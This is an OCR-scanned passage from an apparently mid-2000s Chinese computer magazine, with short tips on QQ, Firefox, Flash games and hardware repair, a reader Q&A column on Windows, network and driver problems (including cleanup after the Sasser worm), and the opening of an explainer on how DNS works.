在使用微软拼音时，如果输入了错字，不要急于修改，而是完成整句的输入，这样输入法会自动根据上下文进行调整，这样错误就会自动更正。而且在修改错误时，最好先回到句首，再修改。 （BCD）

软件密技E卡通

Flash游戏巧闯关

时下用Flash做成的小游戏由于其制作精美，趣味性，加上小巧的体积，使得迅速在网络上传播，成为广大网友的休闲首选品。而最常见的就是一些找错误之类的过关游戏，只有满足一定过关条件后才能进入下一个关卡继续游戏，当然越往后越难。如果你闯关遇阻，我在这里给大家介绍一条闯关秘技：在游戏中单击鼠标右键，在弹出的Flash对话菜单中，选择“播放”，怎么样，是不是跳到下一关卡了？此法适用于大多数Flash游戏，希望能对大家闯关有所帮助。 （江苏 李庆）

CF [MJ02]

网络密技E卡通

下载软件直接进入最终页面

当你下载软件时，总要经过多次点击才能找到最终的下载页面，现在你可以直接找到下载页面。如果系统中没有安装上网助手，请先到http://dl.3721.net/download/assist4.exe下载，将其安装到系统中，重启IE后就可以直接在地址栏中输入想要下载的软件。例如，你现在要想下载MSN Messenger，只要在地址栏中敲入"MSN Messenger下载"回车，系统会自动打开国内知名的软件下载站——华军软件园网站，并且直接定位到你要下载的软件页面，这个技巧对于大多数主流的软件都奏效。注意：要下载的软件名称与"下载"之间不能留有空格。

(呆瓜)

网络密技E卡通

QQ传输文件再省一步

大家都知道，用QQ传送文件有一个方便的办法，就是打开和好友的聊天窗口，将要传输的文件拖到窗口中即可。不过笔者在使用中又发现了更加简单的方法：拖动你要传输的文件直接拉到QQ好友面板中的对方头像处，松开鼠标后文件就会自动传送给好友。省去了我们打开好友聊天窗口的操作。

(阮征)

网络密技E卡通

给QQ好友排排队

QQ好友如果很多，有些好友是我们需要经常与之联系的，但往往他们在我们的QQ好友中排名却是最后，要想找到这位好友，每次都得从长长的好友列表中去搜寻他。如果将他的排名提前，找他的话就非常方便了。右击这位好友，选择弹出的快捷菜单中的"改名"，在打开的"查看用户信息"窗口中的"用户名称"框中将其 称前添加一个小写字母"a"，单击"修改"按钮即可。按同样的方法可以将你需要置前的好友移动到好友列表的前端。如果要排序的话，可以给不同用户名前加上数字序号。另外，QQ面板上还有"最近联系人"项，单击它即可快速找到你经常聊天的好友。

(呆瓜)

网络密技E卡通

去除KV2005的在线升级广告

KV2005进行在线升级时，经常会在升级界面中出现一些广告，尽管不会影响到升级的操作，但始终觉得有点不舒服。有没有办法去除这些讨厌的广告呢？答案是肯定的，而且操作起来十分简单：在正式升级前，先用鼠标点击菜单"查看→界面语言"并选择为"English"，然后再点击"Update"按钮进行正常升级，烦人的广告就消失得无影无踪了。注意：升级完成后按上述方法，重新更改为"简体中文"即可恢复为本来面目。

(自由人)

网络密技E卡通

让Firefox摆脱Tab插件的束缚

Firefox是一个多页面的 览器，但很多时候还是需要配合Tab插件一起使用。不过很多Tab插件在使用过程却偶而会出现不稳定的现象，从而造成Firefox自动关闭。现在我们可以使用以下方法来让Firefox摆脱Tab插件的束缚，使Firefox的开启速度更快捷，性能更加稳定：

首先在Firefox的地址栏中输入"about:config"打开设置界面，接着在过滤器中分别输入"browser.tabs.showsinglewindowmodeprefs"，并把键值设置为"True"(表示"强制打开新标签页而不是新窗口打开")，输入"browser.tabs.loaddivertedinbackground"，设置键值为"True"(在后台打开新标签，设置为"False"则表示在前台打开新标签)，保存退出后重启Firefox就可以了。

(自由人)

网络密技E卡通

快速备份网址

上网 览时碰到喜欢的网址自然要记下，一般大家都是按下Ctrl+D将它收录到收藏夹中，时间久了，收藏夹内容多了，寻找也挺麻烦。收藏夹很多人容易忽视，容易在重装系统的时候被误删除。这里有个省事的方法：第一步：遇到喜欢的网址，只要按住地址栏中的网页图标将它拖到桌面上，就会自然生成一个网页快捷方式，还会自动生成网页名称。第二步：打开QQ网络硬盘，再将此快捷方式拖放保存到网络硬盘中，这样以后我们到朋友家或网吧，只要在QQ网络硬盘中双击此快捷方式就打开自己的网页了，是不是很方便？

(木头人)

网络密技E卡通

Maxthon也可浏览RSS新闻

RSS新闻以其方便、快捷的特点深受广大网友的喜爱，可以通过RSS阅读器来 览各大网站新闻。其实，不用安装RSS阅读器，使用Maxthon 览器也可以阅读RSS新闻。打开最新版的Maxthon 览器，依次点击"查看→侧边栏→RSS新闻链接"，这时就可以打开Maxthon侧边栏的RSS新闻阅读功能，在这里可以添加分类与RSS新闻链接。

(蓝色理想)

网络密技E卡通

QQ自定义表情的另类备份方法

QQ自定义表情为聊天带来了极大的乐趣，为防止重装系统等原因造成的QQ自定义表情丢失，可以把QQ自定义表情备份下来。打开QQ安装目录，找到你QQ号的文件夹，在这里面有一个Customface的文件夹，打开你会发现，所有的QQ自定义表情全在这里面，只要对这个文件夹进行备份就可以了。

(蓝色理想)

CF [MJ03]

硬件密技E卡通

复印机图像偏淡的维修

一台理光复印机，尽管原稿清晰，但复印出的文字却颜色却偏淡，调节浓淡控制按扭也没有明显作用。一般这种情况是由于墨粉过少，载体老化或载体与墨粉比例失调，显影器安装不到位，充电电极或转印电极电压不够或电极丝已脏污、老化，感光鼓老化失效等因素造成。

维修时，卸下显影器，取出墨粉筒，查看墨粉是否不足，接着检查磁穗，并注意墨粉与载体混合是否正常，如一切妥帖，则可以排除显影器上的问题。如果感光鼓已经使用过很久，可尝试换一新鼓试试。此外，检查转印电极外端绝缘座上是否有烧焦的痕迹。如果绝缘端块沾污了墨粉有可能导致转印电极对地短路并将绝像端块击穿烧焦，从而使转印电压过低，不能有效的将墨粉图像吸附到复印纸上而造成复印品图像浅淡故障的发生。 (四川 八云)

硬件密技E卡通

数码相机小故障两则

闪光灯不发光的故障原因大致有以下几种：未设定闪光灯；闪光灯正在充电；拍照物明亮；闪光灯硬件故障。前面几种故障的处理办法也比较简单。未设定闪光灯，可以按闪光灯弹起杆，设定闪光灯。如果闪光灯正在充电，则要等到橙色指示灯停止闪烁。拍照物体明亮，可以使用辅助闪光模式，强制闪光。在其它方面均正常的情形下，仍无闪光，则可能闪光灯本身出了问题，需要送修。

按快门释放键时不能拍照的问题，则很可能是刚拍照的照片正在被写入闪存卡，闪存卡已满，无法正确聚焦，电池耗尽等原因。如果是闪存的问题可以稍微等数据写入后再行操作，如果卡容量已满，只要删除一些不要的照片就可以了。如果是因为拍照物不处于照相机的有效工作范围，或者自动聚集难以锁定。可能需要调节是否是正常距离，启动微距或超微距模式。 (四川 八云)

硬件密技E卡通

USB扫描仪识别故障的排除

如果你的USB接口扫描仪不能被电脑识别，可能是以下几种原因造成的。如果主板的USB功能未激活，则需要进入BIOS设置界面，开启该功能。还有一种可能会出现在比较老的系统中，就是USB端口供电不足，这时尽可能只让USB接口使用单个设备，拔掉除扫描仪以外的所有设备。此外，虽然USB接口支持热插拔功能，但在扫描仪工作的过程中"强行"插拔的话，扫描仪的USB接口就很容易出现假死现象。这时系统多半也不能将它识别出来。可以进入到系统的设备管理器窗口，卸载扫描仪驱动，然后扫描硬件改动，系统会自动找到扫描仪并重新安装驱动。 (四川 八云)

硬件密技E卡通

MP3固件升级失败后的补救

如果升级失败后，电脑还能认得出来你的MP3，那可能就比较简单，分析升级失败的原因，重新按照程序再次进行升级操作一次通常就能解决。如果电脑无法识别你的MP3，可以先在电脑上安装MP3播放器的驱动程序；按住开机键有部分机型是播放键，同时插入USB线连到电脑，并且保持按住开机键10秒以上，然后放开，这时候电脑会报告发现到一个新硬件，并提示安装驱动，接着就可以升级并格式化处理，如果不行可以多试几次，还不行就只能送修了。 (四川 八云)

硬件密技E卡通

用RMAA来测试你的声卡

一般我们看到的声卡评价大多是很主观的听觉感受，这并不准确。好在现在有了RMAA(RightMark Audio Analyzer)，这款测试软件就能很好的解决问题。

测试前关闭其它软件，准备一条音频连接线，将两头分别插在声卡的Line out或Speakers out接口和Line in接口上。进入控制面板的音频设置把3D环绕、重低音、音调控制之类的选项关掉，打开"录音下的录音控制"，去掉其他选项，选择"线路输入"。下载并启动RMAA后，在软件主界面上的"Playback/recording settings"中选择自己要测试的音频设备。而在这一旁的下拉菜单中为声卡的处理位数和采样频率。一般主板集成的AC'97声卡的Codec芯片的处理位数和采样频率为16bit/48kHz。

在做好测试准备后，点击"WIZARD(向导)"按钮在向导中依次设置下去。首先需要测试模式进行选择，软件从上到下依次为回路测试、放音测试、录音测试、保存测试信号和读取测试信号。一般选择常用的回路测试。之后一直Next下去，软件就会给出声卡的综合评定。测试结果还可以存储为HTML文档。

RMAA下载地址：http://www.audio100.com/4/139.htm。 (四川 八云)

硬件密技E卡通

主板上键盘接口不能使用

接上一好键盘，开机自检时出现提示"Keyboard Interface Error"后死机，拔下键盘，重新插入后又能正常启动系统，使用一段时间后键盘无反应，这种现象主要是多次拔插键盘引起主板键盘接口松动，拆下主板用电烙铁重新焊接好即可；也可能是带电拔插键盘，引起主板上一个保险电阻断了（在主板上标记为Fn的东西），换上一个1欧姆/0.5瓦的电阻即可。如果无电路方面的动手能力，可送修解决。 (四川 八云)

CF [MJ04]

系统

1 杀毒后Windows Update页面链接失效

江西洪永良问：我的电脑安装的是Windows XP，最近中了“震荡波”病毒，查杀病毒后再使用Windows Update时，页面上的链接都变成了灰色，不能选择了，并且无法打上“震荡波”安全补丁。请问我该怎么办？

答："震荡波"病毒会修改C:\Windows\System32\drivers\etc文件夹下的hosts文件，在其中添加一些IP，从而达到阻止用户进行在线更新及升级杀毒软件的目的。解决该问题的方法是用"记事本"打开该文件夹下的hosts文件，删除其中所有的IP地址行。如果打不上"震荡波"安全补丁，你可以采用关闭445端口的方法来堵住该病毒，具体方法是：

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters]，在右侧窗格找到名为SMBDeviceEnabled的DWORD值(如果没有则新建一个)，将其值设置为0。退出注册表编辑器并重启系统即可。

2 Windows XP系统病毒防护功能启用问题

广东读者何孟达问：我的电脑安装了Windows XP，最近又安装了SP2补丁，可发现开机时在任务栏中总是显示一个红色的盾牌图标，用鼠标点击进入后提示“病毒防护未启用”，可我已经安装了“诺顿安全特警2004”啊，不过这两天却神秘地消失了。后来我觉得诺顿自带的防火墙要好一点，就在选项里把Windows自带的防火墙关掉了，可是在任务栏中又出现了红色的盾牌。请问这时该怎么办？

答：在SP2中，微软加入了一个"安全中心"控制台，它主要是检测系统中病毒防护、防火墙、自动更新的状态，如果检测不到就会在开机时自动弹出红色盾牌以示警告。但实际上Windows SP2并不能准确地检测到大部分的杀毒软件，因此出现了上述问题。你可以进入"开始→控制面板"，单击"病毒防护"下的"建议"，勾选"我已经安装了防病毒程序并将自己监视其状态"；也可以从"开始→控制面板→管理工具→服务"窗口找到安全中心服务"Security Center"，将其停用。这样下次开机时就不会出现提醒了。另外，由于各大杀毒软件厂商都针对SP2完善了兼容性，因此将杀毒软件升级到最新版本也能解决问题。

3 XSL文件损坏造成的问题及解决方法

山西读者李少康问：我的电脑安装的是Windows XP，最近系统总是出现如下提示：A file that is required to run Search Companion cannot be found. You may need to run setup. 请问这是怎么回事？希望博士先生能帮我解决。

答：造成这个故障的原因是C:\Windows\srchasst\mui\0409下的BAR.XSL、BALLOON.XSL等文件损坏，解决该问题的方法是：

(1)首先尝试清空IE临时文件夹。

(2)如果问题依旧，你可以安装SP1补丁，从http://download.microsoft.com/download/whistler/Patch/Q319949/WXP/EN-US/Q319949_WXP_SP1_x86_ENU.exe处下载程序并安装。

4 空间足够却为何提示安装空间不足

四川读者李　　问：我在安装Windows 98时，系统提示磁盘空间不够，安装无法进行。但查看磁盘空间，发现实际上磁盘空间非常充足。请问这是为什么？

答：在安装Windows 98时会执行一个磁盘空间检查的操作，如果你的磁盘存在碎片过多等问题也会出现"磁盘空间不足"的提示。你可以在执行Setup安装命令时加上"/id"这个参数，也就是输入Setup/id命令，这样可以使安装程序忽略检查可用磁盘空间的步骤，从而避免上述提示的出现。

5 操作系统的“搜索”功能为何失效了

新疆读者王大清问：我的电脑使用的是Windows XP，最近发现在单击“资源管理器”工具栏上的“搜索”按钮或者按F3键时，系统无任何响应。请问这是何故？该如何解决？

答：出现这个问题的原因应该是搜索服务组件被破坏了，你可以采用如下方法解决问题：

(1)首先进入C:\Windows\inf文件夹(该文件夹属性为隐藏，可先通过"文件夹选项"设置解除隐藏)。

(2)用鼠标右键单击srchasst.inf文件，在弹出的右键菜单中选择"安装"命令。

(3)此时，系统会提示你插入Windows XP安装光盘，该操作为重新安装Windows XP的搜索服务组件，安装完成后问题应该可以得到解决。

CF[SB01]

网络

1 ADSL Modem为何“准时”掉线

河南读者张兆库问：有时ADSL Modem常常会在某个特殊的时刻“准时”发生掉线故障，更为奇怪的是，在过一段时间后它又可以自动重新拨号上网了，并且该现象在某一时期内不断重复，不知道这是怎么回事？

答：ADSL Modem之所以会出现“准时”掉线现象，多半是由于该设备在上网高峰期或用电话的高峰期这些特殊时刻，抵抗外界的干扰能力差造成的。为了避免这种现象，你不妨选购一款品牌正、性能好的优质ADSL Modem设备；同时与ISP的专业技术人员进行联系，请他们帮忙检查一下电话线路的通信质量，看看电话线路是否在特定时刻容易受到外来干扰。

2 防火墙冲突导致无法上网故障

甘肃读者高拉栓问：我单位的局域网采用Windows XP的ICS共享Internet连接上网，主机装有瑞星杀毒软件2004版及瑞星防火墙，Internet连接防火墙也开启，网内计算机通过主机共享上网，操作系统为Windows 98/2000/XP多种，装有瑞星杀毒软件2004版及瑞星防火墙，并开启了系统Internet防火墙。主机IP为192.168.0.1 其余机器为192.168.0.x，工作组均设置为MSHOME，子网掩码均设置为255.255.255.0。虽然ICS主机能正常访问Web网站，但局域网中的其他计算机却不行。请问该如何解决这个问题？

答：可通过如下办法排除故障：首先，在Windows XP ICS主机上，只能启用一款网络防火墙，不能同时启用瑞星防火墙和Internet连接防火墙。试着关闭Internet连接防火墙。

其次，局域网客户端不能启用防火墙，无论是瑞星防火墙还是Internet连接防火墙，否则，将导致资源共享和Internet连接共享失败。试着关闭所有的防火墙，问题应该可以得到解决。

3 “超级终端”窗口无法输入命令

北京读者封晓阳问：采用Modem在Windows 98平台下实现双机互联，在设置“自动应答”时，“超级终端”的窗口无法输入命令。请问该怎么办？

答：这是操作系统功能不完善造成的原因，在Windows 98中出现的频率非常高。重装该组件(建议使用Windows Update将该组件升级到最新版本)或升级、重装操作系统即可解决。

4 安装QQ后运行时找不到MSVCP60.DLL

北京读者毛毛虫问：我最近安装一个新版本QQ，装完后运行时出错，提示找不到MSVCP60.DLL文件。请问这是什么原因？我下载的QQ安装文件有问题吗？

答：许多由VC设计的软件运行时需要MSVCP60.DLL组件的支持，如果提示MSVCP60.DLL出错，或提示无法找到该文件，就需要找一个该文件并将它复制到系统的“Windows\system”目录下，这种问题一般出现在Windows 98系统下，如果你在系统中安装了金山WPS Office、熊猫卫士网络版等软件或直接装上了VC系统，MSVCP60.DLL就被同时自动安装了。如果没有安装过这些大软件，到装好Windows 2000或XP系统的电脑的System32目录下复制一个该文件也可。

5 局域网中部分电脑不能访问同一网页

山东读者李洋才问：某局域网中的所有工作站，都是通过ADSL共享拨号方式接入Internet的，可是对于同样的网站页面，有的工作站能够访问到，而有的工作站却无法访问到。请问这是怎么回事？如何才能消除这种现象？

答：出现这种现象的原因很可能是各个工作站向Internet发送TCP/IP数据请求包时，其数据包的TCP/IP传输单元数值超过了PPPoE协议下的数据帧所能承受的范围，从而导致了PPPoE协议无法准确将TCP/IP数据请求包发送到指定的Interner站点中，这样网站页面自然就无法被打开。要想消除该现象，必须按照如下方法，来限制数据包的TCP/IP传输单元最大数值：

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces]，在Interfaces分支右边的子窗口中，用鼠标右键单击空白区域，从弹出的右键菜单中依次执行“新建→双字节值”命令，并将新创建的双字节值名称设置为MTU，接着双击MTU键值，在弹出的数值设置窗口中选中“十进制”选项，并在“数值数据”设置项处输入1450，再单击“确定”按钮，最后按下键盘上的F5功能键，刷新一下系统注册表，就可以确保工作站正常访问网站页面了。

CF [SB02]

硬件

1 升级CPU造成电脑无法启动

山东读者白建宇问:我的电脑原来使用的是AMD DURON 750MHz CPU、华硕A7V133-C主板，最近将CPU更换成AMD ATHLON XP 1500+，接通电源后电脑未能点亮，随后按RESET键复位，接着主板自检到AMD ATHLON 1500+ CPU，然后可以进入Windows 98，退出系统重启电脑进入CMOS设置，发现CPU SPEED为1000MHz，随即改为1330MHz，此时CPU FSB及DRAM亦相应变为133MHz，选SAVE & EXIT保存退出并重启电脑，主板即不断发出报警声，显示器也黑屏，反复重启仍然如此。请问这是怎么回事?请帮我解决这个问题。

答:请注意检查你的A7V133-C主板的硬件版本号，在主板上A7V133-C字样的旁边应该印刷着REV1.XX形式的标号，如果是高于1.05的话，可以通过刷新BIOS到1007来支持AMD ATHLON XP系列的处理器。

2 硬盘主引导区损坏造成电脑无法启动

内蒙古读者曹明云问:最近我的电脑在开机后出现如下错误提示:em Disk. Disk I/O error. Replace the disk,and then press any key. 按回车键后显示Boot Failure, Reboot and Select proper Boot device or Insert Boot Media in Selected Boot device. 并且无法引导Windows 98。请问此问题该如何解决?

答:出现这个问题的原因应该是你硬盘上的主引导扇区被破坏，造成系统无法引导。你可以使用Windows 98系统启动盘修复故障。具体操作方法是:

(1)在其他装有Windows 98的电脑上制作一张Windows 98启动盘，或到http://1gighost.net/randyboy/boot98sc.exe下载启动盘制作工具来进行制作。

(2)开机后按Del键进入BIOS SETUP，选择从软驱启动电脑并按F10键保存退出。

(3)将系统启动软盘插入软驱并启动电脑，正常引导后用FDISK/MBR命令修复硬盘的主引导扇区。

(4)然后再使用SYS A: C:命令传递系统文件到硬盘，随后重新设置为从硬盘启动后再启动电脑即可引导成功。

3 让物理光驱盘符与虚拟光驱盘符换岗

河北读者陈虎军问:我在Windows XP中安装了虚拟光驱软件后发现虚拟光驱的盘符在物理光驱的盘符之后，而有的软件要求其所在光驱为第一位置，请问如何让虚拟光驱在物理光驱之前?

答:你可以通过如下步骤解决问题:

(1)首先在系统桌面上依次选择"开始→控制面板→系统→硬件→设备管理器"，在其中禁用原来的物理光驱。

(2)重启电脑，在"我的电脑"中应该找不到物理光驱。

(3)运行虚拟光驱软件进行设置，把虚拟光驱盘符设为第一个光驱。

(4)重启电脑，再进入"设备管理器"，重新启用原来的物理光驱即可。

4 Windows XP下不能安装USB 2.0驱动

山东读者陈铁斌问:我的电脑使用的是Intel 845E芯片组主板，支持USB2.0设备，我在硬盘中安装了Windows 98和Windows XP双系统，在Windows 98下把驱动都安装完后，什么问题都没有，设备管理器里也没有任何未知设备和感叹号，但在Windows XP中手动安装USB2.0设备的驱动时总是不成功，出现黄色感叹号。我试着更新SP1扩展包，但系统提示语言不对，不能升级，现在在Windows XP中无法正常使用USB 2.0设备。请问我该怎么办?

答:不少USB 2.0设备在Windows 98和Windows 2000下都能工作得很好，但在Windows XP却不能正常工作。出现这样的问题主要还是你的USB设备的Windows XP系列驱动需要SP1补丁包的支持，所以如果不升级到SP1的话，驱动是不能正常安装的。由于你在升级过程中系统提示语言不对，这说明你应该是在系统中安装了多国语言扩展包。此时你可以重装Windows XP并马上升级到SP1或SP2再激活，这样你的USB 2.0设备就会自动被系统识别，并且可以正常使用了。

CF[SB03]

5 升级CPU后主板的Updateeasy功能失效了

江西读者宋宏问:我使用的是QDI P8/333主板，最近将CPU更换成了支持Hyper-Threading技术的P4 3.06GHz CPU后发现主板的Updateeasy功能不能使用了，即当用Updateeasy功能执行升级操作时总是提示文件大小不对，请问该如何处理?

答:你可以到QDI的官方网站http://www.qdigrp.com下载一个名叫P8_V2.2SLCP.zip的文件刷新主板的BIOS即可解决问题。

软件

1 金山毒霸无法清除病毒该如何处理

江西读者贺云飞问：我用金山毒霸查出电脑中有病毒，但无法清除。请问我该如何处理？

答：在你的系统感染病毒时，具备内存杀毒功能的金山毒霸2003和金山毒霸6在多数情况下，可以自动清除病毒，但仍有部分病毒必须在安全模式甚至纯DOS模式下才能清除。

先重新开机，按F8键，Windows 2000/XP用户可以直接选择安全模式，Windows 9x用户可选择3进入安全模式。同时按住Shift不放，一直等到系统启动到桌面，硬盘灯不闪烁时松开Shift键，这样做可以让系统加载的进程最少。然后运行金山毒霸查杀病毒。

如果这样做仍有病毒不能彻底清除，可以参考以下方法在DOS下杀毒。

先创建应急启动软盘或用Windows 98启动盘启动电脑；转到金山毒霸的安装盘，例如，金山毒霸安装在C盘，则键入C:后回车；接着进入金山毒霸的安装目录(金山毒霸2003默认为C:\KAV2003，金山毒霸6的安装目录为C:\KAV6)，方法是键入CD KAV6或CD KAV2003后回车；最后执行KAVDX，发现病毒后，按A就可以自动完成清除病毒任务。

2 ACDSee 6.0无法浏览常见格式图片

福建读者王汉兴问：以前我在自己电脑的Windows XP中安装过ACDSee 5.0版本，最近又安装了ACDSee 6.0，但出现了如下问题：当安装完成ACDSee 6.0并启动时发现无法 览JPG、GIF等一些最常见的图片格式，即便在“文件”菜单中的“工具”中打开“文件关联”重新进行设置，ACDSee 6.0在 览这些格式的图片时也会给出诸如“插件未载入”的提示。此时将ACDSee 5.0、6.0全部卸载后再重装ACDSee 6.0也会出现这种现象。请问该如何解决？

答：解决这个问题的方法是：

首先全部卸载ACDSee 5.0和6.0版本软件，删除硬盘上所有ACDSee文件夹(包括Program Files\ACD Systems、Program Files\Common Files\ACD Systems、Documents and Settings\All Users\Application Data\ACD Systems和Documents and Settings***\Application Data\ACD Systems，其中***为你的登录系统用户名)。

然后在“开始→运行”中键入regedit并按回车键打开注册表编辑器，在里面搜索ACD Systems这个字符串，将找到的键值全部删除；再搜索ACDSee字符串并将找到的键值全部删除。

最后依次进入“我的电脑→工具→文件夹选项”，单击“文件类型”标签，将JPG、GIF等图片格式的关联删除。

完成以上操作后，重装ACDSee 6.0即可。

3 解决ACDSee 7.0安装前后文件关联问题

陕西读者杨云禄问：我在安装ACDSee 7.0后，以前在文件管理器中通过双击就能调用相应程序打开的一些图片文档，现在的打开方式都指向ACDSee 7.0了，可是我不希望这样。现在我已经错误地建立了关联，该怎么办？以后如果再安装该软件，如何避免这种情况的发生？

答：如果你不小心已经关联了不希望改变关联的项目，想要再改过来，现在为时不晚。可以用下面的方法恢复其关联：首先选取一个准备使用原始程序打开的图片文件，按住键盘上的Shift不放开的同时，在该图片上点击右键，在右键菜单上会出现“打开方式”，选择后点击“选择程序”并在系统提供的程序列表里选择打开文件所使用的程序，同时在“始终使用选择的程序打开这种文件”前打上钩，这样以后再打开这一扩展名的文件时就会使用你所钟爱的那个程序了。

这里需要注意的是，在文件的关联方式恢复后再次打开ACDSee 7.0时会发现多了一个File Associations Changed的对话框，此时要注意把文件类型前边的钩都划掉，然后再点击OK，否则就前功尽弃了。

如果你希望今后安装时候杜绝此类问题，可以在安装ACDSee 7.0时多加注意，防患于未然：为了在安装后保持原文件关联信息不被更改，需要在安装时不选择你不希望改变关联的选项，方法是在安装时选择Custom方式安装，在打开的Custom Setup界面中对关联的项目进行选择，对于那些不想关联的文件类型可以不予安装。

4 WinISO为何不支持大一点的文件

北京读者谢小云问：从以前的傻博士问答中获知，WinISO是一款不错的建立虚拟映像文件的软件，但我下载安装后发现最多只能操作100MB容量的文件，更谈不上创建一张光盘的映像文件了。请问，这是怎么回事？

答：这主要是因为你没有注册软件的缘故。这款软件是共享软件，在正式注册之前你使用的是试用版。试用版有如下限制：只能解开3MB以下的文件包，只能转换100MB以下的映像文件，只能保存100MB以下的映像文件，只能将100MB以下的文件保存为新文件。虽然网上有该软件的注册文件或破解补丁，但对于保存非常重要的数据的正式应用，建议还是使用通过正常渠道注册的软件为妥。因为使用破解补丁不当，使用中造成ISO文件损坏的例子也不是没有的。

与此功能类似的完全免费的软件小编们还没有见到。如果读者朋友见到别忘了向大家推荐哦。

CF [SB04]

拆解所有的DNS疑团　让你透彻理解域名后面的内幕……

网络铁面“签证官”——DNS

■ 四川　飞翔鸟

许多读者都听说过DNS这个名词，但好像我们上网的时候并没有去配置过它，几乎感觉不到它的存在。究竟它有何作用？它是如何工作的？我们对它有没有认识误区呢？本篇文章将给大家一个关于DNS的满意答案。

芝麻开门

什么是DNS？

DNS(Domain Name System)是域名解析服务，很多人听说过它，但很多人却讲不清楚它。这里我们举个例子来解释一下：你一定知道114查号台吧？世界上有那么多的电话号码，谁能记得住呢！不过，只要我们记得那个公司的名字，然后打个电话问问114就知道了。DNS的作用就跟114一样——互联网上的IP地址太多了，而且都是纯数字，我们记不住，但只需要记得域名或者URL地址就行了。在IE地址栏里面输入由字母组成的网址，DNS服务自然就会替我们完成地址转换的工作。不过，DNS一般都是默认的DNS服务器在工作，我们不需要手动去查询，所以一般情况下，我们几乎感觉不到它的存在。

抢先见识DNS

要指定DNS服务器地址，只需要打开网络连接，在接入网络的连接上点击右键，选择“属性”菜单，在打开的窗口中双击“Internet协议(TCP/IP)”，勾选“使用下面的DNS服务器地址”，并指定一个或者多个DNS服务器地址。需要注意的是，DNS服务器使用的优先级越靠前越高。(见图1)




图1

DNS的由来

你可能会很奇怪：为什么需要DNS这样一种东西呢？为什么不一开始就使用文字形式的网络地址呢，这样不就不需要DNS了吗？这里面就有“历史遗留问题”了：在早期的网络世界里，每台电脑都只用IP地址来表示，那时的电脑主机很少，所以记忆起来也不难。不久，仅仅用脑子和纸笔记忆太麻烦了，于是一些UNIX的使用者就建立一个hosts对应表(这个名字我们会在后面解释)，将IP地址和主机名称对应起来。这样，用户只需输入电脑名字就可以代替IP来进行沟通了。

DNS是怎样工作的？

DNS使用的是阶层式的工作方式，有点像电脑的目录树结构，在最高层是根目录，然后下面分为很多子目录，子目录下面还有子目录。例如：我们网站的域名为cfan.com.cn，这个域名当然不是凭空而来的，是从com.cn所分配下来的。com.cn又是从cn分配而来的。.cn是从哪里来的呢？答案是从“.”来的，也就是所谓的“根域”(root domain)。根域已经是域名的最高层，而“.”这层是由InterNIC(Internet Network Information Center，互联网信息中心)所管理。全世界的域名就是这样，一层一层地解释的。因此，一个完整的域名实际上应该是以“.”结束的，比如“cfan.com.cn.”，只是我们平常都省略了而已。

实例：查询cfan.com.cn的完整过程

第一步：本地向这台电脑所设定的DNS服务器发问：“cfan.com.cn的IP是什么？”

第二步：这台DNS服务器会先看看它的缓存中有没有答案，如果有，就公布答案；如果没有，就会询问“上级”。在任何一台DNS服务器上都设定有“上级”，也就是要向谁提问。所以，这个时候它就往上层的DNS提问：“.cn要问谁？”

第三步：“.”层的DNS会答出.cn的查询对象，你用的DNS记录下来这个答案。

第四步：接下来你所用的DNS就会问.cn这层的DNS：“查找.com.cn要问谁？”因为这是归“.cn”管的。

第五步：同样地，.cn的这层就会回答.com.cn要向谁查。你的DNS就会问.com.cn这层的DNS：“cfan.com.cn的IP是什么？”

最终，你的机器查询到了IP地址。

小知识

域名与网址有什么区别？

你可能注意到：上面例子中cfan.com.cn和我们平常在浏览器中使用的网址很相近，它们是一回事吗？不一样的。网址的形式我们很熟悉，比如http://www.cfan.com.cn，而这个网站的域名则是cfan.com.cn。至于www.cfan.com.cn，这只是这个域当中的一台主机，主机的名字叫做www。至于“http://”，是因为浏览器会以指定的http(Hypertext Transfer Protocol，超文本传输协议)协议向主机发出数据请求，所以一个完整的网址都会加上前缀“http://”。

你知道吗？

世界上有很多主干DNS服务器，其中最重要的是13台路由服务器。如果路由服务器无法正常运行，那么因特网就会陷入瘫痪。这13台服务器的名字分别为“A”至“M”，其中10台设置在美国，另外各有一台设置于英国、瑞典和日本。

局域网中为什么不需要DNS？

看了上面的文章，你可能会产生这样的疑问：局域网中的电脑，并没有启用类似DNS的服务，为什么就能找到对方的主机呢？比如，我知道局域网中有一台机器的名字叫做cfan，就可以在“运行”窗口输入“\\cfan”来访问，计算机怎么知道它的IP地址呢？其实，局域网中虽然也可以使用DNS，但是如果不存在DNS服务，这里还有一项Internet上没有的功能——广播，当一台机器查询另外一台机器的时候，它会向广播一样询问所有的机器，符合要求的机器就会回应它，这样双方就可以沟通、交流了。

火速链接

有关局域网中电脑间交流的工作原理，请参看本刊2004年第12期《与你在一起　和世界做邻居——深入了解“网上邻居”》一文。

容易跟DNS混淆的几个概念

明白了DNS的好处，很多朋友可能会犯迷糊了：除了DNS外，还听过系统中的Hosts文件、WINS这两个概念，而且好像都是起到域名解析作用的。那么究竟这3个概念有什么区别呢？

1.Hosts文件

它跟DNS的作用是一样的，不过它的优先级别要比DNS高一些，它相当于一个小型的DNS管理系统。Hosts文件位于\Windows(Windows 98)，\Winnt\System32\Drivers\Etc(Windows 2000)，或者\Windows\System32\Drivers\Etc(Windows XP)，它是一个没有后缀名的文件，我们可以用记事本打开并编辑它。我们常常听说的“修改Hosts文件来屏蔽恶意网站”，其实就是通过把这些网站的地址解析到本




图2

